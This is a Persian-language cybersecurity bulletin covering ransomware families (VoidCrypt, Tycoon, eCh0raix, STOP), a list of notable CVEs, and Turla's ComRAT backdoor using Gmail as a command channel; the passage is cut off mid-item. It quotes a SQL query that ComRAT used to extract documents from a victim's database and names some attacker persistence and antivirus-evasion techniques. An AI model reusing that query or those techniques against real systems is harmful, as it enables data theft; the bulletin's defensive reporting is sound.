VoidCrypt	VoidCrypt که با نام‌های Void و Chaos نیز شناخته می‌شود از از الگوریتم‌های رمزنگاری RSA و AES-256 استفاده می‌کند. بر طبق توضیحات درج شده در اطلاعیه باج‌گیری آن، عدم پرداخت باج ظرف 48 ساعت موجب دو برابر شدن مبلغ اخاذی شده می‌شود. VoidCrypt به فایل‌های رمز شده پسوند ”void.“ را چسبانده و چندین سرویس را قبل از رمزگذاری فایل‌های مرتبط با آنها متوقف می‌کند.

۱۰ آسیب‌پذیری شاخص

بسته بهره‌جو	توضیحات
CVE-2020-0674	ضعفی در بخش Scripting Engine مرورگر Internet Explorer است که بهره‌جویی از آن مهاجم را بدون نیاز به هر گونه اصالت‌سنجی قادر به اجرای کد به‌صورت از راه دور بر روی دستگاه قربانی می‌کند. مهاجم می‌تواند با هدایت کاربر به یک صفحه اینترنتی حاوی بهره‌جو اقدام به سوءاستفاده از آسیب‌پذیری مذکور کند.
CVE-2019-17026	ضعفی روز-صفر در Mozilla Firefox است که بخش IonMonkey JIT compiler در این مرورگر از آن تأثیر می‌پذیرد. بهره‌جویی موفق از CVE-2019-17026 امکان اجرای کد به‌صورت از راه دور را فراهم می‌کند.
CVE-2020-1020	ضعفی از نوع "اجرای کد به‌صورت از راه دور" در Adobe Font Manager Library در سیستم عامل Windows است. آسیب‌پذیری‌های مذکور از مدیریت نادرست فونت‌های دستکاری شده از نوع Multi-master با قالب Adobe Type 1 PostScript در Adobe Font Manager Library ناشی می‌شود.
CVE-2020-0938	همچون CVE-2020-1020، ضعفی از نوع "اجرای کد به صورت از راه دور" در Adobe Font Man-ager Library در سیستم عامل Windows است. آسیب‌پذیری‌های مذکور از مدیریت نادرست فونت‌های دستکاری شده از نوع Multi-master با قالب Adobe Type 1 PostScript در Adobe Font Manager Library ناشی می‌شود.
CVE-2020-0935	یک آسیب‌پذیری از نوع "ترفیع امتیازی" بوده و نرم‌افزار OneDrive for Windows Desktop از آن تأثیر می‌پذیرد.
CVE-2020-0981	ضعفی با درجه حساسیت "مهم" و از نوع "عبور از سد تنظیمات امنیتی" است که از مدیریت نادرست روابط میان توکن‌ها در Windows ناشی می‌شود. بهره‌جویی از این آسیب‌پذیری یک برنامه با یک سطح یکپارچگی مشخص را به سطحی دیگر تغییر داده و موجب دور زدن بسترهای موسوم به "قرنطینه امن" می‌شود. این آسیب‌پذیری در مجموعه اصلاحیه‌های ماه آوریل مایکروسافت در ۲۶ فروردین 1399 ترمیم و اصلاح شد.
CVE-2020-3952	بر اساس گزارشی که مرکز راهبردی افتای ریاست جمهوری با همکاری شرکت مهندسی شبکه گستر آن را در 25 فروردین 1399 منتشر کرد بخش VMware Directory Service - به اختصار vmdir - به دلیل مقداردهی ناصحیح کنترل‌های دسترسی مسبب بروز این آسیب‌پذیری اعلام گردیده است. تنها نسخه 6.7 محصول vCenter Server (در هر دو حالت Embedded و External در Platform Services Controller)، تا قبل از 6.7u3f که از نسخه 6.0 یا 6.5 ارتقا یافته باشد مشمول این آسیب‌پذیری بوده و موارد از ابتدا نصب‌شده (Clean Installation) شامل آن نمی‌شوند. به آسیب‌پذیری CVE-2020-3952 بر طبق استاندارد CVSSv3 بالاترین درجه حساسیت (10) تخصیص داده شده است. یک مهاجم بدخواه که امکان دسترسی شبکه‌ای به توزیع vmdir دارد می‌تواند اقدام به استخراج اطلاعات حساسی کند که در ادامه برای هک vCenter Server یا سایر دستگاه‌هایی که برای اصالت‌سنجی وابسته به vmdir هستند قابل استفاده باشد.

بسته بهره‌جو	توضیحات
CVE-2020-3950	ضعفی از نوع "ترفیع امتیازی" است که VMware Fusion (نسخ x.11 تاقبل از 11.5.2)، VM-ware Remote Console for Mac (نسخ x.11 تا قبل از 11.0.1) و Horizon Client for Mac (نسخ x.5 تا قبل از 5.4.0) بر اثر استفاده ناصحیح کد دودویی setuid از آن تأثیر می‌پذیرند. بهره‌جویی موافق از آسیب‌پذیری مذکور سطح دسترسی کاربر تا حد root ارتقا می‌دهد.
CVE-2020-6819	یک آسیب‌پذیری روز-صفر در مرورگر Mozilla Firefox است. نسخ تا قبل از 74.0.1 نرم افزار Firefox و نسخ تا پیش از 68.6.1 از آسیب‌پذیری مذکور تأثیر می پذیرند. بهره جویی موفق از این ضعف امنیتی مهاجم را قادر به اجرای کد به‌صورت از راه دور بر روی سیستم قربانی می‌کند.
CVE-2020-6820	ضعفی روز-صفر در Mozilla Firefox است که از نحوه مدیریت شدن ReadableStream در این مرورگر ناشی می‌شود. نسخ تا قبل از 74.0.1 نرم افزار Firefox و نسخ تا پیش از 68.6.1 از آسیب‌پذیری مذکور تأثیر می‌پذیرند. بهره جویی موفق از آسیب‌پذیری مذکور مهاجم را قادر به اجرای کد به‌صورت از راه دور بر روی سیستم قربانی می‌کند.

هشدارهای امنیتی



استفاده از Gmail
برای تبادل اطلاعات با مهاجمان

گروه Turla نسخه جدیدی از درب‌پشتی ComRAT را عرضه کرده که مهاجمان را قادر می‌سازد تا از طریق رابط کاربری Gmail اقدام به تبادل اطلاعات با بدافزار نصب شده بر روی دستگاه قربانی کنند.

Turla گروهی منسوب به مهاجمان روسی است که بیش از یک‌دهه از ظهور آن می‌گذرد. این گروه که با نام‌های Waterbug، Snake و VENOMOUS BEAR نیز شناخته می‌شود اجرای کارزارهای فیشینگ هدفمند (Spear-phishing) برای رخنه به سفارتخانه‌ها و سازمان‌های نظامی را در کارنامه دارد.

ComRAT یکی از قدیمی‌ترین بدافزارهای درب‌پشتی (Backdoor) مورد استفاده گروه Turla است.

بر اساس گزارشی که شرکت ای‌ست آن را منتشر کرده نسخه جدید ComRAT می‌تواند پس از استقرار بر روی دستگاه، از طریق رابط کاربری تحت وب Gmail فرامین را از مهاجمان دریافت و داده‌های استخراج شده را به همین طریق به مهاجمان ارسال کند.

به گزارش شرکت مهندسی شبکه گستر، بدین‌منظور، درب‌پشتی ComRAT با استفاده از کوکی‌های ذخیره شده در پیکربندی‌های آن به رابط کاربری Gmail متصل شده و در صورت وجود ایمیلی با عناوین خاص، پیوست آن را دریافت و سپس برای عدم پردازش مجدد ایمیل، آن را حذف می‌کند. پیوست ایمیل‌های دریافتی اگر چه docx و xlsx گزارش شده اما در حقیقت فایل‌هایی رمزگذاری شده حاوی فرامین مهاجمان هستند.

ComRAT نیز نتایج اجرای فرامین را رمزگذاری کرده و در فایلی با پسوند ".jpg.bfe" آن را به یک نشانی ایمیل خاص ارسال می‌کند.

به گفته ای‌ست، آخرین نسخه ComRAT کاملاً متفاوت از نسخ ابتدایی آن بوده و بر پایه کدی متفاوت و البته پیچیده توسعه داده شده است.

از جمله وظایف ComRAT سرقت داده‌های حساسی همچون اطلاعات اصالت‌سنجی و بانک‌های داده سرورهایی نظیر SQL Server و همچنین نصب بدافزارهای دیگر مورد نظر مهاجمان است.

نمونه‌ای از فرامین اجرا شده بر روی سرور یکی از قربانیان برای استخراج اطلاعات از بانک داده SQL در تصویر زیر قابل مشاهده است.

```
sqlCommand.CommandText = "select top " + num2.ToString() + "
filename, img, datalength(img), id from <Redacted> with(nolock)
where not img is null and id>" + num4.ToString();

sqlCommand.CommandText += " and datalength(img)<1500000 and
(filename like '%.doc' or filename like '%.docx' or filename like
'[0-9][0-9][0-9][0-9][0-9][0-9][0-9][0-9]%.pdf' or (filename like
'3%.pdf' and len(filename)>9))";

sqlCommand.CommandText += " order by id";
```

به گفته این شرکت ضدویروس، حداقل سه سازمان مورد حمله این درب‌پشتی قرار گرفته که از این تعداد دو مورد دستگاه‌های متعلق به وزارت خارجه کشورهایی در اروپای شرقی و یک مورد نیز مربوط به شبکه یک مجلس ملی در محدوده قفقاز بوده است.

نکته قابل توجه در خصوص این تکنیک جدید گروه Turla (بهره‌گیری از Gmail به عنوان سرور فرماندهی)، عدم استفاده از پودمان‌هایی همچون HTTP و DNS برای برقراری ارتباط با دامنه‌های مشکوکی است که به‌سادگی مورد توجه راهبران امنیتی قرار می‌گیرند. در حالی که در ترفند جدید آنچه در دیواره آتش ثبت می‌شود برقراری ارتباط با نشانی mail.google.com است.


لازم به ذکر است که ComRAT به زبان C++ نوشته شده و از طریق بدافزارهایی همچون PowerStallion که یک درب‌پشتی مبتنی بر PowerShell است به دستگاه راه می‌یابد. PowerStallion در گروه بدافزارهای "بدون فایل" (Fileless) دسته‌بندی می‌شود.

مشروح گزارش ای‌ست در لینک زیر قابل دریافت و مطالعه است:

https://www.welivesecurity.com/2020/05/26/agentbtz-comratv4-ten-year-journey/

علاوه بر ضدویروس به‌روز و قدرتمند، فعالسازی قابلیت شناسایی بدافزارهای موسوم به "بدون فایل" در این محصولات - نظیر AMSI و Exploit Prevention در محصولات مک‌آفی و Fileless Attack Protection در محصولات بیت‌دیفندر - نقشی اساسی در ایمن ماندن از گزند این نوع تهدیدات پیشرفته دارد.

افزایش ۱۴ برابری مبالغ اخاذی‌شده
توسط گردانندگان باج‌افزار



بر اساس گزارشی که شرکت سنگاپوری گروپ-آی‌بی آن را منتشر کرده مبلغ اخاذی شده توسط گردانندگان باج‌افزار ظرف یک سال بیش از ۱۰ برابر افزایش یافته است.

خدمات "باج‌افزار به‌عنوان سرویس" (Ransomware-as-a-Service - به اختصار RaaS) که زمانی در انحصار چند باج‌افزار بود اکنون به یک استراتژی معمول در میان صاحبان باج‌افزارهای مطرح برای کسب درآمد تبدیل شده است.

روز به روز نیز تاکتیک‌ها، تکنیک‌ها و روش‌های (Tactics, Techniques, and Procedure - به اختصار TTPs) مورد استفاده گردانندگان باج‌افزار پیشرفته‌تر می‌شود.

بر طبق گزارش گروپ-آی‌بی، در سال ۲۰۱۹ در مقایسه با سال قبل از آن تعداد حملات باج افزاری ۴۰ درصد و میانگین مبلغ اخاذی‌شده از ۶ هزار دلار به ۸۴ هزار دلار افزایش یافته است.

از آن بدتر آنکه شرکت کوور نیز در گزارشی اعلام کرده که در سه‌ماهه اول سال میلادی جاری میانگین مبلغ اخاذی شده حدود ۱۱۲ هزار دلار بوده است.

در سال ۲۰۱۹، مهاجمان با هدف قرار دادن کل شبکه سازمان‌های مورد حمله صدها هزار دلار را از آنها اخاذی کردند. از جمله این باج‌گیری‌های موفق می‌توان به پرداخت ۶۰۰ هزار دلار توسط ریویرا بیچ، ۵۰۰ هزار دلار توسط لیک سیتی ، ۴۰۰ هزار دلار توسط جکسون، ۱۳۰ هزار دلار توسط لاپورته و ۱۰۰ هزار دلار توسط روکویل سنتر به گردانندگان باج‌افزار Ryuk اشاره کرد.

جالب اینکه در جریان یکی از حملات، مهاجمان Ryuk مبلغ ۵,۳۰۰,۰۰۰ دلار را اخاذی کردند. در پاسخ، قربانی حاضر به پرداخت ۴۰۰,۰۰۰ دلار از آن شد که البته این مهاجمان از پذیرفتن آن خودداری کردند.

در گزارش گروپ-آی‌بی اشاره شده که باج‌افزارهای مطرح این روزها نظیر Ryuk، LockerGoga، REvil، MegaCortex، Maze و Netwalker با روش‌های متداولی همچون نفوذ از طریق پودمان RDP به سرورهای اهداف خود دسترسی پیدا می‌کنند.


به گزارش شرکت مهندسی شبکه گستر، پیش تر و در جریان کنفرانس امنیتی RSA، پلیس فدرال آمریکا (FBI) اعلام کرد که رخنه اولیه از طریق پودمان RDP همچنان در ۷۰ تا ۸۰ درصد حملات باج افزاری نقش دارد.

فیشینگ، دیگر تکنیک مورد استفاده گردانندگان باج‌افزار برای رخنه به شبکه سازمان‌ها محسوب می‌شود. معمولاً مهاجمان از شبکه‌های مخرب (Botnet) نظیر Emotet،و Trickbot و QakBot برای ارسال ایمیل‌های ناقل باج‌افزار بهره می‌گیرند.

همچنین بهره‌جویی از آسیب‌پذیری‌هایی همچون CVE-2019-2725 در WebLogic Server و CVE-2019-11510 در Pulse Secure VPN در حملات REvil به چشم می‌خورد.

مهاجمان حرفه‌ای‌تر از روش‌هایی بهره می‌گیرند که امکان دسترسی آنها به اهداف باارزش‌تر را فراهم می‌کند. از جمله این روش‌ها می‌توان به دست‌درازی به زنجیره تأمین، سوءاستفاده از آسیب‌پذیری‌های امنیتی در برنامه‌های قابل دسترس و هک ارائه‌دهندگان خدمات مدیریت شده (Managed Service Provider) اشاره کرد.

در ادامه با بکارگیری تکنیک‌های مختلف خود را ماندگار کرده، سطح دسترسی خود را (در صورت نیاز) ترفیع داده، از سد محصولات امنیتی عبور کرده، اطلاعات اصالت‌سنجی را جمع‌آوری کرده و پس از شناسایی سیستم‌های حاوی اطلاعات با ارزش اقدام به سرقت فایل‌ها و سپس رمزگذاری آنها می‌کنند.



مشروح گزارش گروپ-آی‌بی در لینک زیر قابل دریافت و مطالعه است:

https://www.group-ib.com/whitepapers/ransomware-uncovered.html

Windows و Linux،
هر دو از اهداف Tycoon

بر اساس گزارشی که شرکت‌های بلک‌بری و کی‌پی‌ام‌جی آن را منتشر کرده‌اند مهاجمان، حداقل از دسامبر ۲۰۱۹ در قالب حملات هدفمند موسوم به Human-operated سازمان‌های کوچک تا متوسط فعال در حوزه‌های نرم‌افزار و آموزش را آلوده به باج‌افزار Tycoon می‌کرده‌اند.

در هر یک از مراحل اجرای حملات Human-operated مهاجمان بسته به شرایط و نتایج حاصل شده در مراحل قبلی اقدام به تصمیم‌گیری و طراحی مرحله بعد می‌کنند.

Tycoon بدافزاری چندبستری مبتنی بر Java است که قادر به رمزگذاری فایل‌های ذخیره شده بر روی دستگاه‌های با هر یک از سیستم‌های عامل Windows و Linux است.

این باج‌افزار به‌صورت دستی و در قالب یک فایل ZIP که حاوی نسخه‌ای مخرب از Java Runtime Environment - به اختصار JRE - است توسط مهاجمان آن بر روی سیستم‌ها توزیع می‌شود.

روش رخنه اولیه به شبکه قربانیان، بهره‌جویی از سرورهای در معرض اینترنت که پودمان Remote Desktop Protocol - به اختصار RDP - بر روی آنها باز است اعلام شده است.


علیرغم آنکه Tycoon حداقل در شش ماهه گذشته فعال بوده اما اندک بودن شمار قربانیان آن، از محدود و خاص بودن دامنه اهداف گردانندگان این باج‌افزار حکایت دارد.

در نشانی‌های ایمیل مورد استفاده، متن درج شده در اطلاعیه باج‌گیری و سبک رمزگذاری فایل‌ها شباهت‌ها و ارتباطاتی میان Tycoon و Dharma/CrySIS به چشم می‌خورد.

در جریان این حملات هدفمند از تکنیک‌های زیر بهره گرفته شده است:

- دست‌درازی به کلید Image File Execution Options در محضرخانه (Registry) برای ماندگار کدمخرب بر روی سیستم و پیوست کردن یک درب‌پشتی (Backdoor) به قابلیت Windows On-Screen Keyboard
- قطع دسترسی کاربران به سیستم با تغییر رمزهای عبور Active Directory
- غیرفعال کردن ضدویروس توسط ProcessHacker

پس از آماده شدن بستر، مهاجمان تمامی فایل‌های سرور و نسخ پشتیبان بر روی شبکه را با باج‌افزار Tycoon رمزگذاری می‌کنند.



باج‌افزار با کمک یک اسکریپت shell از قالب JIMAGE برای ایجاد JRE مخرب استفاده می‌کند.

به گزارش شرکت مهندسی شبکه گستر، باج‌افزار Tycoon فایل‌های قربانی را با استفاده از الگوریتم AES-256 رمزگذاری می‌کند. کلیدهای AES-256 نیز خود توسط الگوریتم RSA رمزگذاری می‌شوند؛ در نتیجه آن بدون در اختیار داشتن کلید خصوصی RSA امکان رمزگشایی فایل‌ها فراهم نیست.

در حالی که پیش‌تر با دستیابی به کلید خصوصی RSA یکی از قربانیان، رمزگشایی نسخه redrum باج‌افزار میسر شده بود، بازگرداندن رایگان نسخ grinch و thanos این باج‌افزار تا زمان انتشار این گزارش ممکن به نظر نمی‌رسد.

از آنجا که این JRE مخرب هم شامل یک فایل batch تحت Windows و یک shell مبتنی بر Linux است گردانندگان Tycoon عملاً قادر به رمزگذاری سرورهای Windows علاوه بر Linux هستند.

این احتمال نیز مطرح شده که Tycoon جزیی از یک کارزار گسترده‌تر شامل چندین باج‌افزار باشد که در آن بسته به بستر قربانی یکی از باج‌افزارها در شبکه قربانی توزیع می‌شود.

مشروح گزارش بلک‌بری/کی‌پی‌ام‌جی در لینک زیر قابل دریافت و مطالعه است:

https://blogs.blackberry.com/en/2020/06/threat-spotlight-tycoon-ransomware-targets-education-and-software-sectors

شایان ذکر است که حدود یک ماه قبل هم مایکروسافت جزییات یک باج‌افزار مبتنی بر JRE با نام PonyFinal را به اشتراک گذاشت.

Tycoon و PonyFinal همچون باج‌افزارهای مطرحی همچون RobbinHood، Maze، Vatet loader، REvil - که با نام Sodinokibi نیز شناخته می‌شود -، NetWalker، Paradise، RagnarLocker، MedusaLocker و LockBit در کارزارهای موسوم به Human-operated منتشر می‌شوند.

از سرگیری فعالیت
گردانندگان باج‌افزار eCh0raix


فعالیت باج‌افزار eCh0raix پس از مدتی غیبت از سر گرفته شده است. تجهیزات موسوم به ذخیره‌ساز متصل به شبکه (NAS) ساخت شرکت QNAP اصلی‌ترین هدف گردانندگان این باج‌افزار محسوب می‌شوند.

تاریخ شناسایی نخستین نسخه از eCh0raix به حدود یک سال قبل باز می‌گردد.


به گزارش شرکت مهندسی شبکه گستر، در حالی که فعالیت گردانندگان آن چندین ماه بود که بسیار محدود شده بود از اواسط خرداد ماه این مهاجمان با بهره‌جویی (Exploit) از آسیب‌پذیری‌های شناخته شده یا اجرای حملات موسوم به "سعی و خطا" (Brute-force) دامنه فعالیت‌های آنها در آلوده‌سازی تجهیزات QNAP به باج‌افزار QNAP به‌طور چشم‌گیری افزایش یافته است.

به‌محض آنکه دسترسی مهاجمان به دستگاه فراهم شود باج‌افزار نصب شده و فایل‌های بر روی تجهیز رمزگذاری می‌شوند. eCh0raix به فایل‌های رمز شده پسوند encrypt را الصاق می‌کند.

با پایان فرایند رمزگذاری قربانی با یک فایل موسوم به اطلاعیه باج‌گیری (Ransom Note) با عنوان README_FOR_DECRYPT.txt مواجه می‌شود. فایل مذکور حاوی لینکی به یک سایت پرداخت در سامانه TOR است. در اطلاعیه این‌طور اظهار می‌شود که برای دریافت آنچه که مهاجمان از آن با عنوان ابزار رمزگشایی یاد می‌کنند باید باجی حدود ۵۰۰ دلاری از طریق ارز رمز بیت‌کوین پرداخت شود.



یکی از قربانیان این باج‌افزار به سایت Bleeping Computer گزارش کرده که پس از آلوده شدن تجهیز به eCh0raix برنامه‌های عجیبی در کنسول AppCenter ظاهر شده است.



معلوم نیست که برنامه‌های مذکور، بسته‌های مخربی هستند که توسط مهاجمان بر روی دستگاه نصب شده‌اند یا برنامه‌های سفارشی هستند که به سبب رمزگذاری دیگر به طور صحیح خوانده نمی‌شوند.

نسخ قبلی eCh0raix دارای باگی بودند که گروهی از محققان را قادر به عرضه یک ابزار برای رمزگشایی رایگان فایل‌های دست‌درازی شده توسط آن کرده بود. اما به نظر می‌رسد که در نسخه جدید eCh0raix این باگ ترمیم و اصلاح شده است.

با این حال، در صورتی که قابلیت Snapshot در QNAP فعال شده باشد می‌توان از طریق آن برخی اطلاعات را به حالت اولیه برگرداند.

لازم به ذکر است که بتازگی QNAP در توصیه‌نامه زیر از ترمیم سه آسیب‌پذیری با شناسه‌های CVE-2018-19943، CVE-2018-19949 و CVE-2018-19953 خبر داده است.

https://www.qnap.com/en-us/security-advisory/qsa-20-01

سوءاستفاده از آسیب‌پذیری‌های مذکور امکان تزریق کد و در نتیجه آن اجرای کد به‌صورت از راه دور را فراهم می‌کند.

از آنجایی که این آسیب‌پذیری‌ها می‌توانند مهاجمانی همچون گردانندگان eCh0raix را قادر به نصب کد باج‌افزار کنند توصیه می‌شود که راهبران محصولات QNAP در اسرع وقت نسبت به نصب نسخ جدید اقدام کنند.

رعایت اقدامات زیر برای ایمن ماندن از گزند این تهدیدات توصیه می شود:

- به‌روزرسانی QTS به آخرین نسخه
- نصب و به‌روزرسانی Security Counselor به آخرین نسخه
- استفاده از رمز عبور پیچیده
- فعالسازی Network Access Protection
- در صورت عدم نیاز غیرفعال کردن سرویس‌های SSH و Telnet
- پرهیز از استفاده از درگاه‌های پیش‌فرض 443 و 8080
- فعال کردن سرویس QNAP Snapshot

همچنین توصیه اکید می‌شود که در صورت عدم نیاز ضروری، دستگاه به‌صورت مستقیم بر روی اینترنت قابل دسترس نباشد.

قربانیان باج‌افزار STOP

مراقب این ابزار دروغین باشند

مهاجمان با استفاده از ابزاری جعلی که در ظاهر قادر به رمزگشایی رایگان فایل‌های رمز شده توسط باج‌افزار STOP / Djvu است اقدام به رمزگذاری مجدد فایل‌های قربانی، این بار با باج‌افزاری متفاوت می‌کنند.

در حالی که گردانندگان باج افزارهایی همچون Maze، REvil، Netwalker و DoppelPaymer سازمان‌های بزرگ را مورد حمله قرار داده می‌دهند عمده تمرکز نویسندگان باج‌افزار STOP بر روی کاربران خانگی است. بر خلاف باج‌افزارهای مذکور که مبالغ اخاذی شده توسط آنها بسیار هنفگت است میزان باج درخواستی در STOP معمولاً ۵۰۰ دلار است که نسبتاً مبلغ ناچیزی تلقی می‌شود.

